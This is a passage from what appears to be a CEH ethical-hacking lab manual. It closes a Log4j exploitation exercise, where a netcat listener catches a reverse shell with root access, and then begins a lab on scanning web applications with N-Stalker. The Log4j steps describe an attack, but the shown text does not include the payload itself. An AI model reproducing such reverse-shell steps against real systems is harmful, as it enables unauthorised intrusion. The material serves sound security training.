
34. Now switch to the netcat listener, you can see that a reverse shell is opened.



35. In the listener window type **pwd** and press **Enter**, to view the present working directory.



36. Now, type **whoami** and press **Enter**.



37. We can see that we have shell access to the target web application as a root user.

38. The Log4j vulnerability takes the payload as input and processes it, as a result we will obtain a reverse shell.

39. This concludes the demonstration of how to gain backdoor access exploiting Log4j vulnerability.

40. Close all open windows and document all acquired information.

Lab 3: Detect Web Application Vulnerabilities using Various Web Application Security Tools

Ethical hackers and pen testers are aided in the discovery of web application vulnerabilities with the help of various tools that make the detection of web application vulnerabilities an easy task.

Lab Scenario

When talking about web applications, organizations consider security to be a critical component, because web applications are a major source of attacks. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information. Web application attacks, launched on port 80/443, go straight through the firewall, past the OS and network-level security, and into the heart of the application, where corporate data resides. Tailor-made web applications are often insufficiently tested, have undiscovered vulnerabilities, and are, therefore, easy prey for hackers. A professional ethical hacker or pen tester needs to determine whether their organization's website is secure, before hackers download sensitive data, commit crimes using the website as a launchpad, or otherwise endanger the business. There are various web application security assessment tools available to scan, detect, and assess the security and vulnerabilities of web applications. These tools reveal the web application's security posture and are used to find ways to harden security and create robust web applications. These tools automate the process of accurate web-app security assessment, thus enabling cybersecurity staff to protect their business from impending hacker attacks! The tasks in this lab will assist in discovering the underlying vulnerabilities and flaws in the target web application.

Lab Objectives

- Detect web application vulnerabilities using N-Stalker Web Application Security Scanner

Overview of Web Application Security


Web application security deals with securing websites, web applications, and web services. Web application security includes secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of a network using web application security tools. Web Application security tools are automated tools that scan web applications, normally from the outside, to look for security vulnerabilities such as XSS, SQL injection, command injection, path traversal, and insecure server configuration. This category of tools is frequently referred to as Dynamic Application Security Testing (DAST) Tools.

Task 1: Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner


N-Stalker Web App Security Scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks. It is a useful security tool for developers, system/security administrators, IT auditors, and staff, as it incorporates the well-known "N-Stealth HTTP Security Scanner" and its database of 39,000 web attack signatures along with a component-oriented web application security assessment technology.

Here, we will perform website vulnerability scanning using N-Stalker Web Application Security Scanner.

1. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.




2. Navigate to the location **Z:\CEHv12 Module 14 Hacking Web Applications\Web Application Security Testing Tools\N-Stalker Web Application Security Scanner** and double-click **NStalker-WebSecurityScanner-FreeX-b34.exe**.



3. The **Installer Language** pop-up appears; leave the language set to default and click **OK**.

